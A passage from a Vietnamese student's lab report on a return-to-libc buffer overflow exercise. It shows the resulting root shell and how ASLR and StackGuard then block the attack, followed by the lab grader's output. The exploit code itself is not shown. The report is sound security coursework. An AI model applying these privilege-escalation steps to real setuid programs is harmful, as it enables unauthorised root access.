uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) groups=1000(ubuntu),27(sudo)
# whoami
root
#
```

- Đổi tên chương trình retlib thành newretlib:

```
ubuntu@retlibc:~$ ls
badfile  compile_exploit.sh  exploit  exploit.c  peda  peda-session-retlib.txt  retlib  retlib.c
ubuntu@retlibc:~$ mv retlib newretlib
ubuntu@retlibc:~$ ls
badfile            exploit    newretlib  peda-session-retlib.txt
compile_exploit.sh  exploit.c  peda       retlib.c
```

- Chạy chương trình newretlib thì vẫn nhảy vào được shell của người dùng ubuntu:

```
ubuntu@retlibc:~$ ./newretlib
# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) groups=1000(ubuntu),27(sudo)
# whoami
root
#
```

*** Nhiệm vụ 2: Ngẫu nhiên hóa địa chỉ**

- Bật ngẫu nhiên hóa không gian địa chỉ:

```
ubuntu@retlibc:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

- Chạy chương trình newretlib thì thấy lỗi Segmentation Fault:

```
ubuntu@retlibc:~$ ./newretlib
Segmentation fault (core dumped)
```

*** Nhiệm vụ 3: Bảo vệ StackGuard**

- Tắt ngẫu nhiên hóa không gian địa chỉ:

```
ubuntu@retlibc:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

- Biên dịch file retlib.c thành chương trình thực thi newretlib 32 bit với bật trình bảo vệ StackGuard và ngăn xếp không thực thi bằng quyền root:

```
ubuntu@retlibc:~$ sudo su
root@retlibc:/home/ubuntu# gcc -m32 -z noexecstack -g -o newretlib retlib.c
root@retlibc:/home/ubuntu# chmod 4755 newretlib
root@retlibc:/home/ubuntu# exit
exit
```

- Chạy chương trình newretlib thì thấy lỗi như hình bên dưới:

```
ubuntu@retlibc:~$ ./newretlib
*** stack smashing detected ***: ./newretlib terminated
/usr/sbin/exec_wrap.sh: line 16:  3717 Aborted                 (core dumped) ./newretlib
```

- Kiểm tra và kết thúc bài lab:

```
student@ubuntu:~/labtainer/trunk/scripts/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/retlibc
Labname retlibc

Student              |        got_root |
==================== | =============== |
B21DCAT151           |               Y |
What is automatically assessed for this lab:
        got_root: student got root access

student@ubuntu:~/labtainer/trunk/scripts/labtainer-student$ echo "Tran Thi Thu Phuong B21DCAT151"
; date
Tran Thi Thu Phuong B21DCAT151
Wed Apr 30 04:25:41 PDT 2025
student@ubuntu:~/labtainer/trunk/scripts/labtainer-student$
```

6. Kết quả đạt được

- Thực hiện bài lab thành công.

- Kết quả nộp bài trên seclab:

Trạng thái giải bài

ID	Thời gian	Tài khoản	Bài tập	Kết quả
20903	2025-04-30 18:29:28	B21DCAT151 (Trần Thị Thu Phương)	Tấn công tràn bộ đệm Ret2Libc	1/1 (AC)